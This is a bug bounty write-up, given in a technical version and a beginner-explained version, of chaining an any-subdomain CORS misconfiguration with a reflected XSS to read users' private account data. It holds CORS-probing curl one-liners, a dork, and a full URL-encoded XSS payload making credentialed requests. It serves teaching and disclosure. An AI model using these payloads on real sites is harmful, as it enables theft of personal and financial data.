Chaining CORS by Reflected xss to Account takeover #My first Blog
A CORS misconfiguration allowed any subdomain, including non-existent ones, to make credentialed requests to an API that returned sensitive user data. The author chained this with a reflected XSS on an existing subdomain to read the API response and leak private information, leading to account takeover.
 Published on notifybugme.medium.com
My name is Santosh Kumar Sha, I’m a security researcher from India(Assam). In this article, I will be describing how I was able to exploit a CORS misconfiguration by chaining it with Reflected xss to leak private information and ultimately taking over the account.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a CORS misconfiguration that was chained with a reflected XSS to leak private user information and ultimately take over an account. The researcher is Santosh Kumar Sha (@killmongar1996). The vulnerable endpoint was an API that returned a user's private information, including full name, email address, password, passport number and bank details. The report does not name the program or the real host; for privacy and responsible disclosure reasons the researcher uses www.attacker.com as a stand-in for the web application and test.attacker.com for the subdomain that carried the XSS.
The feature at the centre of the bug is the API's cross-origin behaviour. The endpoint returned the logged-in user's private data and reflected an Origin header back in Access-Control-Allow-Origin with credentials allowed. The mistake is that the whitelist check only looks at the subdomain portion and accepts any subdomain, including ones that do not exist.
Setup
The researcher does not describe any accounts, roles or specific tool versions beyond the following:
- Burp Suite, deliberately an old version, used to spider the host.
- The spidered URLs saved to a text file,
corstexturl.txt. CorsMe,soru,anew,curlandgrepfor the bulk CORS checks.- Google dorking to find the reflected XSS.
Finding it
The researcher's workflow for hunting CORS bugs starts with spidering the host in Burp Suite and copying every URL into a text file. The first check pipes that list through CorsMe:
cat corstexturl.txt | CorsMe
Two alternative one-liners send an Origin: test.com header to every URL and look for that value coming back in Access-Control-Allow-Origin:
cat corstexturl.txt | soru -u | anew | xargs -n 1 -I{} curl -sk -H "Origin: test.com" | grep "Access-control-allow-origin: test.com"
cat corstexturl.txt | soru -u | anew |while read host do ; do curl -s — path-as-is — insecure -H "Origin: test.com" "$host" | grep -qs "Access-control-allow-origin: test.com" && echo "$host \033[0;31m" cors Vulnerable;done
Both variants normalise the URL list with soru and anew, then use curl to send a request with a chosen Origin and grep the response for the reflected value. A hit means the server echoed the supplied origin, which is the signal worth investigating by hand.
About a week before writing the report, while testing a public bug bounty program, the researcher played with the Origin header and inspected the server response to see whether the application performed a domain whitelist check. It did, but only on the subdomain: the application blindly whitelisted any subdomain, even non-existing ones. That is what made the misconfiguration exploitable.
Exploitation
Step 1: Confirm the CORS misconfiguration
The researcher sent a request with an Origin pointing at a non-existent subdomain of the target:
GET /api/return HTTP/1.1
Host: www.attacker.com
Origin: evil.attacker.com
Connection: close
The server answered by reflecting that origin and allowing credentials:
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: evil.attacker.com
The two headers together are the problem. Access-Control-Allow-Credentials: true means the browser will attach cookies to the cross-origin request, and Access-Control-Allow-Origin echoing the attacker-chosen subdomain means the browser will let the attacker's script read the response. Because the check only validated the subdomain part, evil.attacker.com passed even though it does not exist.
That endpoint returned the user's private information: full name, email address, password, passport number, bank details and more.
Step 2: Decide how to get script onto an allowed origin
To abuse the misconfiguration and actually leak the data, the attacker needs JavaScript running on an origin the server will reflect. The researcher names two options:
- Claim an abandoned subdomain (subdomain takeover).
- Find an XSS in one of the existing subdomains.
The researcher chose the second option.
Step 3: Find a reflected XSS on a subdomain
A quick round of Google dorking turned up a reflected XSS on one subdomain, referred to as test.attacker.com. The dork used was:
site:*.attacker.com -www ext:jsp
After opening the URL, the researcher searched the source page for hidden fields and var strings and checked whether they were reflected. Once the reflected XSS was confirmed, exploitation became straightforward:
https://test.attacker.com/patter.jsp?acct="><script>alert(document.domain)</script>
The payload places a script tag in the acct parameter. The alert(document.domain) is only a confirmation payload at this stage.
Step 4: Replace the alert with a CORS-reading payload
To exploit the CORS misconfiguration, the researcher replaced alert(document.domain) with code that makes a credentialed cross-origin request to the vulnerable API and reads the response:
function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.status == 200) { alert(this.responseText); document.getElementById("demo").innerHTML = this.responseText; } }; xhttp.open("GET", "https://www.attacker.com/api/account", true); xhttp.withCredentials = true; xhttp.send();}cors();
The important parts are xhttp.withCredentials = true, which makes the browser send the victim's cookies with the request, and the onreadystatechange handler, which reads this.responseText and writes it into the page. Because the script runs on a subdomain the server whitelists, the browser accepts the reflected Access-Control-Allow-Origin and hands the response body to the attacker's code.
Step 5: Deliver the full payload
The final URL-encoded payload placed in the facct parameter was:
https://test.attacker.com/patter.jsp?facct="><script>function%20cors(){var%20xhttp=new%20XMLHttpRequest();xhttp.onreadystatechange=function(){if(this.status==200) alert(this.responseText);document.getElementById("demo").innerHTML=this.responseText}};xhttp.open("GET","https://www.attacker.com/api/account",true);xhttp.withCredentials=true;xhttp.send()}cors();</script>

The payload makes a credentialed request to the account API and shows the returned data. The researcher's proof of concept shows the leaked private information:
Root cause
The server's origin validation checked only the subdomain portion of the Origin header and accepted any value that matched, including subdomains that do not exist. Combined with Access-Control-Allow-Credentials: true, this means any attacker who can run script on any subdomain of the target, whether through an XSS or a subdomain takeover, can read authenticated API responses cross-origin. The check accepted arbitrary subdomains, including non-existent ones.
Impact
An attacker who can place script on a whitelisted subdomain can read the private information returned by the API for any logged-in victim who loads the malicious page. In this case that data included full name, email address, password, passport number and bank details, and the researcher describes the outcome as account takeover. The attack requires two conditions: the CORS misconfiguration on an endpoint that returns sensitive data, and either an XSS on an existing subdomain or a subdomain that can be taken over.
Fix
Based on the root cause, the fix is to validate the full origin against an exact whitelist of known hosts rather than matching on the subdomain alone, and to reject origins that do not exist or are not owned by the application.
Variants to test
- Send
Originvalues for non-existent subdomains, such asevil.target.com, and check whether they are reflected inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. - Try origins that merely contain the target domain, such as
target.com.evil.comoreviltarget.com, to see whether the check is a substring match. A positive result is the same reflection. - A positive result is
Access-Control-Allow-Origin: nullwith credentials allowed. - Look for reflected XSS on any subdomain that the CORS check accepts, using dorks such as
site:*.target.com -www ext:jsp, and test parameters for reflection. A positive result is script execution on that subdomain.
Timeline
- Reported on 10/12/2020
- Triage on 12/12/2020
- Reward on 13/12/2020

What happened, in plain words
A security researcher found a website whose API returned a logged-in user's private information and reflected any subdomain in its CORS headers. The check the server performed looked only at the subdomain part of the address, so even a subdomain that did not exist was accepted. On its own that is not enough to steal anything, because the attacker still needs a place to run their own code on one of those accepted subdomains. The researcher found a second bug, a reflected XSS, on one existing subdomain, which gave exactly that place. Putting the two together, the researcher built a proof of concept that read the private data returned by the API. The data included full name, email address, password, passport number and bank details, and the researcher describes the outcome as account takeover.
The report does not name the real program or host. For privacy and responsible disclosure the researcher uses www.attacker.com as a stand-in for the web application and test.attacker.com for the subdomain that carried the XSS. The researcher is Santosh Kumar Sha (@killmongar1996).
The two ideas you need first
CORS. Browsers have a rule called the same-origin policy: a page loaded from one site is not allowed to read responses from another site. This protects you, because otherwise any page you visit could quietly fetch your bank's pages using your logged-in session. CORS (Cross-Origin Resource Sharing) is the controlled exception to that rule. A server can say, in its response headers, "I allow pages from this other origin to read my responses." The browser checks those headers and either hands the response to the page's script or blocks it. Think of it as a guest list at a door: the server writes names on the list, and the browser is the person at the door who actually checks them.
XSS (Cross-Site Scripting). A website sometimes takes something you typed in the address bar and puts it straight into the page it sends back. If it does that without cleaning it up, you can type not just text but a piece of JavaScript, and the site will send your script back to the browser as if the site itself had written it. The browser then runs that script with the site's own permissions. A reflected XSS is the simplest kind: the malicious input goes in with the request and bounces straight back in the response, and it only affects the person who clicks the crafted link.
Why do these two matter together? Because the CORS guest list in this story accepted any subdomain. If the attacker can run script on a subdomain, the browser sees the script as coming from an allowed origin, so it lets the script read the API's answer. The XSS is the way to get script onto that subdomain.
The researcher's workflow for hunting CORS bugs
The researcher starts by mapping the site. The first step is to spider the host with Burp Suite: a spider is an automated crawler that follows links and records every URL it finds, the way you might click through a whole site and write down every page address. The researcher says he likes to use an old version of Burp Suite for the spider. All the collected URLs are copied into a text file called corstexturl.txt.
With that list in hand, the first bulk check pipes the file through a tool called CorsMe:
cat corstexturl.txt | CorsMe
Line by line: cat corstexturl.txt prints the contents of the file, one URL per line. The vertical bar | takes that output and feeds it as input to the next command instead of to the screen. CorsMe is a tool that takes URLs and tests them for CORS problems. So the whole line means: take every URL I collected and run the CORS checker over all of them.
Two alternative one-liners do the same job more manually. They send a request to every URL with a made-up Origin header of test.com and look for that same value coming back in the Access-Control-Allow-Origin response header:
cat corstexturl.txt | soru -u | anew | xargs -n 1 -I{} curl -sk -H "Origin: test.com" | grep "Access-control-allow-origin: test.com"
Line by line: cat corstexturl.txt prints the URL list. soru -u is a tool that extracts and tidies URLs. anew removes duplicates, so the same URL is not tested twice. xargs -n 1 -I{} takes the list and runs the next command once per line, substituting each URL where {} appears. curl -sk -H "Origin: test.com" fetches each URL; -s keeps it quiet, -k ignores certificate warnings, and -H adds the header Origin: test.com, which is the browser's way of saying "this request comes from test.com". Finally grep "Access-control-allow-origin: test.com" searches the response for that exact header line. If it appears, the server echoed back the origin we chose, which is the signal worth looking at by hand.
cat corstexturl.txt | soru -u | anew |while read host do ; do curl -s — path-as-is — insecure -H "Origin: test.com" "$host" | grep -qs "Access-control-allow-origin: test.com" && echo "$host \033[0;31m" cors Vulnerable;done
Line by line: the first part is the same: print the list, tidy it with soru, remove duplicates with anew. Then while read host do ; do ... done loops over each URL, storing it in a variable called host. curl -s — path-as-is — insecure -H "Origin: test.com" "$host" fetches that URL with the chosen Origin header; grep -qs searches the response quietly (-q) and suppresses error messages (-s). The && means "only if the previous command succeeded", so if the header was found, echo "$host \033[0;31m" cors Vulnerable prints the URL in red followed by the words cors Vulnerable.
Both variants do the same thing: they send a request with an origin of your choosing and check whether the server repeats it back. A hit is not proof of a bug, only a reason to investigate that endpoint by hand.
Finding the misconfiguration
About a week before writing the report, while testing a public bug bounty program, the researcher played with the Origin header in requests and inspected the server's responses to see whether the application performed a domain whitelist check. A whitelist is a list of names that are allowed; here it would be the list of origins the server is willing to share data with. The application did check, but only the subdomain part: it blindly whitelisted any subdomain, even ones that do not exist. That is the mistake.
Step 1: Confirm the CORS misconfiguration
The researcher sent a request whose Origin pointed at a non-existent subdomain of the target:
GET /api/return HTTP/1.1
Host: www.attacker.com
Origin: evil.attacker.com
Connection: close
Line by line: GET /api/return HTTP/1.1 asks the server for the resource at /api/return using version 1.1 of the HTTP protocol; GET means "give me this". Host: www.attacker.com says which site on the server we want (one server can host many sites). Origin: evil.attacker.com is the header a browser adds to say where the request is coming from; here it is set by hand to a subdomain that does not exist. Connection: close asks the server to close the connection after answering.
The server answered by reflecting that origin and allowing credentials:
HTTP/1.1 200 OK
Access-control-allow-credentials: true
Access-control-allow-origin: evil.attacker.com
Line by line: HTTP/1.1 200 OK is the status line; 200 means success. Access-control-allow-credentials: true tells the browser that cookies may be sent with cross-origin requests to this server. Access-control-allow-origin: evil.attacker.com tells the browser that pages from evil.attacker.com are allowed to read the response. The server copied our made-up origin straight into its answer.
Those two headers together are the problem. Cookies are small pieces of data the browser stores for a site and sends back automatically; the one that matters here is the session cookie, which is how a site remembers that you are logged in. Access-Control-Allow-Credentials: true means the browser will attach that cookie to the cross-origin request, and Access-Control-Allow-Origin echoing the attacker-chosen subdomain means the browser will let the attacker's script read the answer. Because the check only validated the subdomain part, evil.attacker.com passed even though it does not exist.
That endpoint returned the user's private information: full name, email address, password, passport number, bank details and more.
Step 2: Decide how to get script onto an allowed origin
To abuse the misconfiguration and actually leak the data, the attacker needs JavaScript running on an origin the server will accept. The researcher names two options:
- Claim an abandoned subdomain (subdomain takeover). A subdomain takeover happens when a subdomain points at a third-party service that nobody has claimed any more, so anyone can register that service and start serving content on the subdomain.
- Find an XSS in one of the existing subdomains.
The researcher chose the second option.
Step 3: Find a reflected XSS on a subdomain
A quick round of Google dorking turned up a reflected XSS on one subdomain, referred to as test.attacker.com. Dorking means using search-engine operators to find pages that match a pattern; here the goal is to list pages on the target's subdomains that are likely to be dynamic and take input.
site:*.attacker.com -www ext:jsp
Line by line: site:*.attacker.com restricts results to any subdomain of attacker.com. -www excludes the main www host, so the results are the other subdomains. ext:jsp asks for pages whose file extension is .jsp.
After opening the URL, the researcher searched the source page for hidden fields and var strings and checked whether they were reflected. A hidden field is an input in a form that the user does not see; a var string is a JavaScript variable declaration in the page's source. The researcher searched the source page for hidden fields and var strings and checked whether they were reflected. Once the reflected XSS was confirmed, exploitation became straightforward:
https://test.attacker.com/patter.jsp?acct="><script>alert(document.domain)</script>
Line by line: https://test.attacker.com/patter.jsp is the page. The ? starts the query string, the part of the URL that carries input. acct= is the name of the parameter being set. "> closes whatever attribute or tag the page had put the value inside, so the following text is no longer treated as data. <script>...</script> opens a script block, and alert(document.domain) makes the browser pop up a box showing the current domain. That alert is only a confirmation payload at this stage: it proves script runs, without doing anything harmful.
Step 4: Replace the alert with a CORS-reading payload
To exploit the CORS misconfiguration, the researcher replaced alert(document.domain) with code that makes a credentialed cross-origin request to the vulnerable API and reads the response:
function cors() { var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.status == 200) { alert(this.responseText); document.getElementById("demo").innerHTML = this.responseText; } }; xhttp.open("GET", "https://www.attacker.com/api/account", true); xhttp.withCredentials = true; xhttp.send();}cors();
Line by line: function cors() { defines a function named cors, a named block of code that can be run later. var xhttp = new XMLHttpRequest(); creates an object that can fetch data from a server without reloading the page. xhttp.onreadystatechange = function() { sets up a function that runs whenever the request's state changes. if (this.status == 200) { checks that the server answered with success. alert(this.responseText); pops up the response body, which is the data the server sent back. document.getElementById("demo").innerHTML = this.responseText; finds an element on the page with the id demo and puts the response body into it, so the data is visible on the page. xhttp.open("GET", "https://www.attacker.com/api/account", true); prepares a GET request to the account API; the true means do it asynchronously, without freezing the page. xhttp.withCredentials = true; is the key line: it tells the browser to send the victim's cookies with the request. xhttp.send(); actually sends it. cors(); calls the function, so it runs as soon as the script loads.
The important parts are xhttp.withCredentials = true, which makes the browser send the victim's cookies with the request, and the onreadystatechange handler, which reads this.responseText and writes it into the page. Because the script runs on a subdomain the server whitelists, the browser accepts the reflected Access-Control-Allow-Origin and hands the response body to the attacker's code.
Step 5: Deliver the full payload
The final URL-encoded payload placed in the facct parameter was:
https://test.attacker.com/patter.jsp?facct="><script>function%20cors(){var%20xhttp=new%20XMLHttpRequest();xhttp.onreadystatechange=function(){if(this.status==200) alert(this.responseText);document.getElementById("demo").innerHTML=this.responseText}};xhttp.open("GET","https://www.attacker.com/api/account",true);xhttp.withCredentials=true;xhttp.send()}cors();</script>
Line by line: the URL is the same page, but the parameter is now facct and the value is the whole script. %20 is the URL encoding of a space, because spaces are not allowed in a URL; the browser decodes it back to a space before running the script. The rest is the same code as above, compressed onto one line: create the request object, set a handler that shows the response, open a GET to the account API, set withCredentials to true, send it, and call cors(). The "> at the start closes the surrounding markup so the <script> tag is treated as a tag and not as text.
The payload makes a credentialed request to the account API and shows the returned data. The researcher's proof of concept shows the leaked private information:
Why it worked
The server's origin validation checked only the subdomain portion of the Origin header and accepted any value that matched, including subdomains that do not exist. Combined with Access-Control-Allow-Credentials: true, this means any attacker who can run script on any subdomain of the target, whether through an XSS or a subdomain takeover, can read authenticated API responses cross-origin. The check accepted arbitrary subdomains, including non-existent ones.
What an attacker could do with it
An attacker who can place script on a whitelisted subdomain can read the private information returned by the API for any logged-in victim who loads the malicious page. In this case that data included full name, email address, password, passport number and bank details, and the researcher describes the outcome as account takeover. The attack requires two conditions: the CORS misconfiguration on an endpoint that returns sensitive data, and either an XSS on an existing subdomain or a subdomain that can be taken over. The report does not describe any further use of the leaked credentials.
How to fix it
Based on the root cause, the fix is to validate the full origin against an exact whitelist of known hosts rather than matching on the subdomain alone, and to reject origins that do not exist or are not owned by the application.
Other variations worth testing
- Send
Originvalues for non-existent subdomains, such asevil.target.com, and check whether they are reflected inAccess-Control-Allow-OriginalongsideAccess-Control-Allow-Credentials: true. - Try origins that merely contain the target domain, such as
target.com.evil.comoreviltarget.com, to see whether the check is a substring match. A positive result is the same reflection. - A positive result is
Access-Control-Allow-Origin: nullwith credentials allowed. - Look for reflected XSS on any subdomain that the CORS check accepts, using dorks such as
site:*.target.com -www ext:jsp, and test parameters for reflection. A positive result is script execution on that subdomain.
Timeline
- Reported on 10/12/2020
- Triage on 12/12/2020
- Reward on 13/12/2020
Glossary
- API: the part of a website that returns data to a page or program rather than a full web page, so other software can ask for information in a structured way.
- Browser: the program you use to view web pages, such as Chrome or Firefox; it enforces rules like the same-origin policy.
- Burp Suite: a toolkit for testing websites, used here to crawl a site and record its URLs.
- Cookie: a small piece of data a site stores in your browser and that the browser sends back automatically on later requests; the session cookie is how a site knows you are logged in.
- CORS (Cross-Origin Resource Sharing): the set of response headers a server uses to tell the browser which other origins may read its responses.
- CORS misconfiguration: a mistake in those headers, such as accepting origins the site does not control, which lets the wrong pages read data.
- Credentials: in this context, the cookies the browser sends with a request;
withCredentialscontrols whether they are attached to a cross-origin request. - Cross-origin request: a request made by a page on one origin to a different origin, for example from
test.attacker.comtowww.attacker.com. - curl: a command-line tool for sending HTTP requests and printing the responses.
- Dorking: using search-engine operators to find pages that match a pattern, such as pages with a particular file extension.
- GET: the HTTP method used to ask a server for a resource.
- grep: a command-line tool that searches text for lines matching a pattern.
- Header: a line of extra information sent with an HTTP request or response, such as
OriginorAccess-Control-Allow-Origin. - Hidden field: an input in a web form that the user cannot see, often used to carry data the page needs.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- JavaScript: the programming language browsers run inside web pages.
- Origin: the combination of scheme, host and port that identifies where a page came from, such as
https://test.attacker.com. - Parameter: a named value in a URL's query string, such as
acctin?acct=.... - Proof of Concept (PoC): a small demonstration that shows a bug can actually be exploited.
- Reflected XSS: a cross-site scripting bug where input sent in a request is echoed straight back into the response and runs as script.
- Same-origin policy: the browser rule that stops a page from one origin reading responses from another origin unless the server allows it.
- Session cookie: the cookie that identifies your logged-in session on a site.
- Spider: an automated crawler that follows links and records every URL it finds.
- Subdomain: a name in front of a domain, such as
testintest.attacker.com. - Subdomain takeover: taking control of a subdomain that points at an abandoned third-party service, so you can serve your own content on it.
- URL encoding: replacing characters that are not allowed in a URL, such as a space, with a code like
%20. - Whitelist: a list of names that are allowed; here, the origins the server is willing to share data with.
- XSS (Cross-Site Scripting): a bug where a site lets attacker-supplied input run as script in a victim's browser.
- XMLHttpRequest: the browser object used by JavaScript to fetch data from a server without reloading the page.